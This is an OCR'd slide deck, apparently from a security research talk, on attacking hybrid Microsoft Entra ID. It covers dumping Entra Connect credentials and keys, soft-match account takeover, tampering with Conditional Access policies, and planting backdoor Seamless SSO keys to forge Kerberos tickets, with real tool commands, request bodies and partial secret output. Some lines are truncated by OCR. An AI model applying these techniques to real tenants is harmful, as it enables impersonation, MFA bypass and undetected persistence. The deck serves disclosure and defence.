
Seamless SSO and forging Kerberos tickets




Forging tokens / tickets

- AD FS token forging (Golden SAML) and Seamless SSO ticket forging are quite similar conceptually.
- Compromise authentication material on-premises, use it to auth to the cloud.
- Main difference:
  - AD FS can issue MFA claims, **bypass MFA** on the Entra ID side.
  - Mitigations exist by refusing MFA claims from SAML tokens.
  - Seamless SSO is **only** a replacement for the **password.**

- Both methods are not isolated to a specific domain.
- Every AD FS token signing cert and every Seamless SSO key works for **all domains** in your tenant.
- Allows for impersonation of any synced account (not cloud-only accounts).


Modify synced user passwords
Entra ID Connect
Modify service principals
Convert cloud-only user to hybrid
Seamless SSO
Impersonate hybrid user
AD FS

Convert cloud-only user to hybrid user



Convert cloud-only user to hybrid user

- Was possible for any account back in 2018
- Through “soft matching”:
  - Takeover is based on userPrincipalName or proxyAddress attributes.
  - Create fake user on-prem with same attribures, will be matched to cloud account.
  - After soft matching account is treated as hybrid.
- Solved for Global Administrators
- Never solved for Eligible roles
  - Eligible GA can be taken over.
- Mitigation: block soft matching / hard matching in Entra ID.

Dumping Entra ID connect credentials

```
PS C:\Program Files\Microsoft Azure AD Sync\Bin> .\ADSyncDecrypt.exe
Opening database Data Source=(LocalDB)\.\ADSync2019;Initial Catalog=ADSync;Connect Timeout=30
S-1-5-32-544
Token number is: 1452
Windows ID Name is: NT AUTHORITY\SYSTEM
S-1-5-80-3245704983-3664226991-764670653-2504430226-901976451
Token number is: 1492
Windows ID Name is: NT SERVICE\ADSync
Configuration XML:
<MAConfig>
      <primary_class_mappings>
        <mapping>
          <primary_class>contact</primary_class>
          <oc-value>contact</oc-value>
        </mapping>
nectivity" dataType="String">Sync_FAADC_f7a3fd580a78@crosstenantdev.onmicros
" type="encrypted-string" use="connectivity" dataType="String" encrypted="1"
ppings /></MAConfig>
Decrypted configuration XML:
<encrypted-attributes>
 <attribute name="Password">w6I8Q~bh0thDHRYQBNhEgGVNQeBZtnQU454/jBbBdWJiqHrU
xiOuOg2333lkrdpgsRr4pDoUBnW1TEnviBJKnMJt8d6MTmDUuvKHhgwnhxBOYF0iXTnzb+DEO8Rq
ehwSppZoBGmiA53UaHjrMUpZ9GmgqGxnt6ZD76xfKc-r</attribute>
</encrypted-attributes>
```


Tools: https://github.com/dirkjanm/adconnectdump

Dumping the certificate with private key

```
PS C:\Users\Administrator\Desktop\adconnectdump> .\ADSyncCertDump.exe 78195CB5E6E1BFE8565F29CDE02C235137CD6EF5 392
87a4-4aaf-b019-a28f89406938 iminyour.cloud
Found certificate: CN=Entra Connect Sync Provisioning
-----BEGIN CERTIFICATE-----
MIIC+jCCAeKgAwIBAgIIedPrrErRH0swDQYJKoZIhvcNAQELBQAwKjEoMCYGA1UEAxMfRW50cmEg
Q29ubmVjdCBTeW5jIFByb3Zpc2lvbmluZzAeFw0yNTA1MjkwNzA4MzJaFw0yNTExMjkwNzA4MzJa
MCoxKDAmBgNVBAMTH0Vu
DQEBAQUAA4IBDwAwggEK
5sSCDJMGorWpFTfLAyZZ
9LbphZbwfocY/oCFB8kJ
0MuLWqSPaSsO++XdjaqH
+WKzOQ70agp1odFKAh7w
MBMGA1UdJQQMMAoGCCsG
VM7G/aS7O73RySMPx5F/
I7mkrMV6JjX/D2KrtM3Z
pa4PIpbU7HnUZYBkXUp4
qAUgUIcWTgzNDMRfkLEfVJzLk6YE/4bgz13emsqvpLuK5BO8/gHDL5B3sCbCtNDxzOcFgeR/jPwX
2QNncQKkIh6uv+wcX/UHavVlBsa6Ow+bpg==
-----END CERTIFICATE-----
Found CNG key with name: b15acb37-49e1-4257-931c-97d70aa28eb2
Key Name: 4f529f076fbc6269c552e37ccb33d93d_f98da564-d972-4394-8dd1-84bd831ec517
Provider: Microsoft Software Key Storage Provider
Algorithm Group: RSA
Exporting software based private key
-----BEGIN PRIVATE KEY-----
MIIEvwIBADANBgkqhkiG9w0BAQEFAASCBKkwggSlAgEAAoIBAQDTbLXwZE9H2/oKlfQXzAfmek9q
9aQTSUvxADDLdm1CtafVbFOe5sSCDJMGorWpFTfLAvZZxqe6SvYxu4/XcrazkTzkTMVDKnrkEU/K
TqzUPaK00/s1cz
oS8dhmpf/DjhULc
mv4idIwBW3FqRSk
h0IZwRtAUhetAgM
```

TPM based private key

```
vj70NrZrhFVFAOygEIMFeTzfS8KNIstg5MnjkU4eWlkl0pYAEUxy81GYl6RHUMNK282acHPcZG2M
cEf+HhHMPOJC9vVHz2V5E9LtRLca4jBCXQ==
-----END CERTIFICATE-----
Found CNG key with name: 0f0159e8-0997-41c0-9898-39040ea23097
Key Name: C:\WINDOWS\ServiceProfiles\ADSync\AppData\Local\Microsoft\Crypto\PCPKSP\53601a9d6faa53cbea626fa853d8eb58e19eb13c\89ea1b
09b4f6f787b0.PCPKEY
Provider: Microsoft Platform Crypto Provider
Algorithm Group: RSA
Loading TPM based key for assertion signing
Authentication assertion for roadtx
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsInq1dCI6Il82SnRtX0pHSURQd2FSWUtfbFpjS2dVQWZ6QSJ9.eyJpc3MiOiIzMWY3YTE2ZC05NmRhLTQ5NmEtYjQ2MS05
QiOiJodHRwczovL2xvZ2luLm1pY3Jvc29md(
zQ4NzY5NDUyLCJqdGkiOiIzYTY5NWM5Zi1i
R6ThrMFO5rqKscVE3e1nXKqiyg9vQdsefd1
n-y51-4_7UWfjKgqOqIWAeSe2PqP8sU4Sxa
aW810FEBcwB15ve81NfFe_A
```




What’s an assertion anyway

- Signed JWT issued by the app

Expires when exactly?

Claim type	Value	Description
`aud`	`https://login.microsoftonline.com/{tenantId}/oauth2/v2.0/token`	The "aud" (audience) claim identifies the recipients that the JWT is intended for (here Microsoft Entra ID) See RFC 7519, Section 4.1.3. In this case, that recipient is the login server (`login.microsoftonline.com`).
`exp`	1601519414	The "exp" (expiration time) claim identifies the expiration time on or after which the JWT **must not** be accepted for processing. See RFC 7519, Section 4.1.4. This allows the assertion to be used until then, so keep it short - 5-10 minutes after `nbf` at most. Microsoft Entra ID doesn't place restrictions on the `exp` time currently.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Entra ID Connect
Modify service principals
Convert cloud-only user to hybrid
Modify policies
Seamless SSO
Impersonate hybrid user
AD FS

Entra Connect Sync - Entra ID rights

Directory Synchronization Accounts


Do not use. This role is automatically assigned to the Azure AD Connect service, and is not intended or supported for any other use.

microsoft.directory/policies/create	Create policies in Azure AD
microsoft.directory/policies/delete	Delete policies in Azure AD
microsoft.directory/policies/standard/read	Read basic properties on policies
microsoft.directory/policies/owners/read	Read owners of policies
microsoft.directory/policies/policyAppliedTo/read	Read policies.policyAppliedTo property
microsoft.directory/policies/basic/update	Update basic properties on policies
microsoft.directory/policies/owners/update	Update owners of policies

Policies?

Policies – in my favorite Graph API

graph.microsoft.com



graph.windows.net
api-version=1.61-internal

Conditional Access policies

- The policies endpoint contains all Conditional Access policies.
- Could be modified by the Entra Connect Sync account.
- Could add exclusions or just disable/delete entire policy

- Disclosed in 2019
- Patched in December 2023

PATCH https://graph.windows.net/myorganization/policies/164dff03-108d-4dc6-b74c-b2b8f2d16aa3?api-version=1.61-internal

Params Authorization Headers (10) Body Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary GraphQL JSON

```
{
    "objectType": "Policy",
    "objectId": "164dff03-108d-4dc6-b74c-b2b8f2d16aa3",
    "deletionTimestamp": null,
    "displayName": "test CA",
    "keyCredentials": [],
    "policyType": 18,
    "policyDetail": [
        "{\"Version\":0,\"ModifiedDateTime\":\"2021-02-05T09:49:06.8467396Z\",\"State\":\"Enabled\",\"Conditions\":{\"Appli
```

Body Cookies Headers (18) Test Results

Pretty Raw Preview Visualize JSON

```
{
    "odata.error": {
        "code": "Authorization_RequestDenied",
        "message": {
            "lang": "en",
            "value": "Only confidential first party applications can Update MultiConditionalAccessPolicy objects."
        },
        "requestId": "b4e97772-d455-4723-b9b7-d91663a16427",
        "date": "2025-07-22T18:45:58"
    }
}
```

Other policies

- On-Premise Authentication Flow Policy
- Password Management
- Default Policy (type 24)
- External Identities Policy

Other policies

- On-Premise Authentication Flow Policy
  - Seamless SSO settings and Pass Through Auth config
- Password Management
  - SSPR policy
- Default Policy (type 24)
  - Authentication methods policy
- External Identities Policy
  - B2B collaboration settings

```
{
  "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects/@Element",
  "odata.type": "Microsoft.DirectoryServices.Policy",
  "objectType": "Policy",
  "objectId": "3387eff6-786b-4299-9a5e-08099c15b84d",
  "deletionTimestamp": null,
  "displayName": "On-Premise Authentication Flow Policy",
  "keyCredentials": [
    {
      "customKeyIdentifier": null,
      "endDate": "2124-03-28T14:10:42.4759214Z",
      "keyId": "e9ec2cf7-5e0c-4b12-a4b0-91d0be0e9de9",
      "startDate": "2025-03-28T14:10:42.4759214Z",
      "type": "Symmetric",
      "usage": "Decrypt",
      "value": null
    },
    {
      "customKeyIdentifier": null,
      "endDate": "2124-03-28T14:10:42.4899169Z",
      "keyId": "a985f2ae-ff07-417c-a411-66bc1e3b62aa",
      "startDate": "2025-03-28T14:10:42.4899169Z",
      "type": "Symmetric",
      "usage": "Decrypt",
      "value": null
    },
```

```
{
  "OnPremAuthenticationFlowPolicy": {
    "DesktopSSO": {
      "AreNewSPNsAdded": true,
      "Enabled": true,
      "IsStagedRolloutEnabled": false,
      "Secrets": [
        {
          "Domain": "hybrid.iminyour.cloud",
          "KeyIdentifiers": [
            "e9ec2cf7-5e0c-4b12-a4b0-91d0be0e9de9",
            "a985f2ae-ff07-417c-a411-66bc1e3b62aa",
            "15cd4634-3335-4ea1-b923-d20e0385ef8a",
            "46631f99-7872-4563-b82c-5be57ed1c50d"
          ],
          "KeysInformation": [
            {
              "GroupKeyId": "a3ad103a-f4e4-422a-9eaf-c139b2c781c7",
              "KeyId": "e9ec2cf7-5e0c-4b12-a4b0-91d0be0e9de9",
              "KeyType": 0,
              "Partitions": [
                {
                  "Offset": 0,
                  "PartitionKeyId": "e9ec2cf7-5e0c-4b12-a4b0-91d0be0e9de9"
                }
              ]
            },
            {
              "GroupKeyId": "a3ad103a-f4e4-422a-9eaf-c139b2c781c7",
              "KeyId": "a985f2ae-ff07-417c-a411-66bc1e3b62aa",
              "KeyType": 1,
              "Partitions": [
                {
                  "Offset": 0,
                  "PartitionKeyId": "a985f2ae-ff07-417c-a411-66bc1e3b62aa"
                }
              ]
            },
```

Seamless SSO configuration

- *keyCredentials* hold the symmetric Kerberos encryption keys.
- 2 per domain (plus old keys if rotated recently)
- What key format to use? No examples or logging.
- Attempted:
  - 1: NT hash 2: AES256 key
  - 1: plain password 2: salt
  - Combinations switched around + base64 encoding etc
- Combination that worked:
  - Plain password / key in both keys
  - Accepts RC4 encrypted Kerberos SSO ticket

Adding Seamless SSO backdoor keys

- Add our own chosen key to the list.
- Can add keys to existing domain but they will be rotated out or break existing seamless SSO.
- Can also add it to a **.onmicrosoft.com** domain
  - Doesn’t make any sense, but works.
  - Can use any key for any domain anyway, so doesn’t matter which domain we provision it on.

```
{
  "Domain": "iminyourcloud.onmicrosoft.com",
  "KeyIdentifiers": [
    "13371337-ab99-4d21-9c03-ed4789511d01",
    "13371337-ab99-4d21-9c03-ed4789511d02"
  ],
  "KeysInformation": [
    {
      "GroupKeyId": "2eaf516a-15f5-4131-8815-030edb08fe4f",
      "KeyId": "13371337-ab99-4d21-9c03-ed4789511d01",
      "KeyType": 0,
      "Partitions": [
        {
          "Offset": 0,
          "PartitionKeyId": "13371337-ab99-4d21-9c03-ed4789511d01"
        }
      ]
    },
    {
      "GroupKeyId": "2eaf516a-15f5-4131-8815-030edb08fe4f",
      "KeyId": "13371337-ab99-4d21-9c03-ed4789511d02",
      "KeyType": 1,
      "Partitions": [
        {
          "Offset": 0,
          "PartitionKeyId": "13371337-ab99-4d21-9c03-ed4789511d02"
        }
      ]
    }
  ],
  "Machine": "AZUREADSSOACC"
}
```

Audit logs?

- No

Authenticating with backdoor key

```
(roadtools_hybrid) → roadtools_hybrid git:(main) ✗ ticketer.py -domain hybrid.iminyour.cloud -nt
hash $redactedkey -spn http/autologon.microsoftazuread-sso.com -domain-sid S-1-5-21-1414223725-18
88795230-1473887622 -user-id 1107 hybrid >/dev/null 2>&1
(roadtools_hybrid) → roadtools_hybrid git:(main) ✗ python krbsso.py hybrid.ccache | roadtx deskt
opsso -u hybrid@hybrid.iminyour.cloud --krbtoken stdin -t iminyour.cloud
Tokens were written to .roadtools_auth
```

Other policies

- On-Premise Authentication Flow Policy
  - Seamless SSO settings and Pass Through Auth config
- Password Management
  - SSPR policy
- Default Policy (type 24)
  - Authentication methods policy
- External Identities Policy
